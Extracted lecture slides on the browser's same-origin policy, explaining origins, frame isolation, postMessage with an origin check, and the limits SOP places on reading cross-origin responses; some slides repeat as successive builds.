
- The browser is the new OS analogy



# Web security model

Safely browse the web in the presence of attackers

- The browser is the new OS analogy



# Same origin policy (SOP)

- Origin: isolation unit/trust boundary on the web
  - (scheme, domain, port) triple derived from URL
- SOP goal: isolate content of different origins
  - **Confidentiality**: script contained in evil.com should not be able to read data in bank.ch page
  - **Integrity**: script from evil.com should not be able to modify the content of bank.ch page

# There is no one SOP

- There is a same-origin policy for...
  - the DOM
  - message passing (via postMessage)
  - network access
  - CSS and fonts
  - cookies


# SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.




# SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.




# SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.



# SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.



# How do you communicate with frames?

- Message passing via postMessage API

- Sender:

```
targetWindow.postMessage(message, targetOrigin);
```

- Receiver:

```
function receiveMessage(event){  
  if (event.origin !== "https://example.com")  
    return;  
  
  ...  
}
```


```
window.addEventListener("message", receiveMessage, false);
```

# SOP for HTTP responses

- Pages can perform requests across origins
  - SOP does not prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from directly inspecting HTTP responses
  - Except for documents, can often learn some information about the response


# Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




# Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




# Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.



